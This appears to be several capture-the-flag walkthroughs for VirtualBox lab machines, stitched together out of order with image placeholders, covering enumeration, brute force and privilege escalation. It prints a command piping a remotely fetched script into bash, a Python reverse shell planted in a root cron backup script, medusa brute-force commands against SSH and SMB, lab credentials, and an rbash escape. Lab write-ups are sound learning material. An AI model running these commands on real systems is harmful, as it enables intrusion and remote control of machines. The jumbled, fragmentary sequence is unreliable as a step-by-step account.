

We got website access using the following Credentials
Username: admin
Password: iubire
ssh joe@192.168.56.105
Username: joe

Password: 12345
Let me check the Privilege Escalation on this box…
Looks like machine got rbash restricted
You can use either one of the method to by pass rbash, from this link.
I tried vi option and it worked. But I prefer this one.
python3 -c 'import pty;pty.spawn("/bin/bash")'; #to bypass the rbash restriction
Now let’s try linpeas.sh (if you are new to the machine the following command doing two things in one step. 1. Downloading linpeas.sh from my machine and then running it on the target machine)
curl 192.168.56.1:8000/linpeas.sh | bash
Enumerate:
While linpeas.sh was working, I thought to enumerate some of those manually…

Guess what… When I do the cat mbox
Message from funny changed to
Hi Joe, the hidden backup.sh backups the entire webspace on and on. Ted, the new admin, test it in a long run.

Do you see the bold word? It sounds like the backup.sh script is running with some kind of cron job. (though I didn’t find any explicit cron job entry under joe’s account. Later I found funny has cron job which I will show in the later steps).

cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
Let’s verify our assumption by using pspy64 tool. (I downloaded all pspy versions and used pspy64. By the way, link is here)
Do you see, the backup.sh is running with UID=0, which means, it is running with root privilege. You don’t believe me? Here is the screenshot
Since this code is repeatedly executing(cron job), how about we put a reverse connection script or ssh-key so that from joe account we could log into funny ?
Method 1: With Reverse Connection
Although I tried to change the directory to /root and then from there I did spawn a shell, all I got was nothing but access to funny.
vim .backup.sh
cd /root;python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

Subsequently I used the same steps 2.1 and 2.3 to get to the root access.
In this step, I did nothing special, apart from cd /root;. Because my plan is to Change the directory there and then do the whole thing same as we did with funny account.
PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 1000 1000 297 Feb 07 17:33 chadinfo
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)80/tcp open http Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/kingchad.html
FTP
file chadinfo   (it is an archived or zipped file)
unzip chadinfo

strings chadinfo

I found there is a username=chad and a file at /drippinchad.png
2. SSH

Then I tried to brute-force the ssh (because we know that the system is running ssh service from the nmap result) using hydra and medusa (it is becoming my favorite brute-force tool)
However, I tried every method I am aware of but couldn’t figure out. So I had to sneak other people’s walkthrough and I came to know that the hint was related with /drippinchad.png . I too upload the image in google image search engine and I came to know that the tower is called Maiden’s Tower. So, I made a list of these passwords (save it as password.txt).
Maiden’sTower
MaidensTower
Maiden
MaidenTower
medusa -h 192.168.56.110 -u chad -P password.txt -M ssh
P.S. I have added the above words in the rockyou.txt

chmod +x exploit.sh
./exploit    (I had to run it couple of times to get the root)

cat /root/root.txt
3. HTTP

I found robots.txt and couple more information like hash files in source code etc. But it was just a rabit hole to me so I didn’t write it here provided you were wondering the writer was on luck ;)
Note: This machine took me quite sometime to research and had to peek other write-up as well, specially google image scanning is my first time to try that. However, over all, I had a nice good time taking down this machine.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-30 08:30 IST
Nmap scan report for 192.168.56.105
PORT STATE SERVICE
137/tcp closed netbios-ns
139/tcp open netbios-ssn
445/tcp open microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
| VULNERABLE:
| Service regsvc in Microsoft Windows systems vulnerable to denial of service
| State: VULNERABLE
| The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
| pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
| while working on smb-enum-sessions.
enum4linux -A 192.168.56.105
User: albert
Let’s do a bruteforce and try our luck ;)
Brute Force Method 1: (working)
medusa -h 192.168.56.105 -u albert -P /usr/share/wordlists/rockyou.txt -M smbnt
smbclient //192.168.56.105/albert -U albert

Password: bradley1
Note: You can use get filename to download all the files you want.
We got the first flag:
I got stuck here. So I need to figure out what I need to do with the information I got so far (if the information is not enough I need to dig more which means enumerate more)
I read the entire smb.conf and only thing which I feel fishy (or favorable to us is this line)
[smbshare]

path = /home/albert/smbshare
valid users = albert
browsable = yes
writable = yes
read only = no
magic script = smbscript.sh
guest ok = no
To be honest, I am not sure what it is, so had to google it. I got a perfect link. If you do not want to read the entire blog. Following line is enough for us
If the
magic
script option is set to a filename and the client creates a file by that name in that share, Samba will run the file as soon as the user has opened and closed it. For example, let’s assume that the following option was created in the share
[accounting]:
__$ sudo arp-scan --interface=vboxnet0 192.168.56.1/24
[sudo] password for researcher:
Interface: vboxnet0, type: EN10MB, MAC: 0a:00:27:00:00:00, IPv4: 192.168.56.1
WARNING: host part of 192.168.56.1/24 is non-zero
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.100 08:00:27:72:a6:c8 PCS Systemtechnik GmbH
192.168.56.107 08:00:27:e7:60:30 PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.030 seconds (126.11 hosts/sec). 2 responded
Target IP: 192.168.56.107
__$ nmap -sC -sV -p- -Pn 192.168.56.107 -o nmap.log
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-29 23:23 IST
Nmap scan report for 192.168.56.107
Host is up (0.0024s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.80 seconds
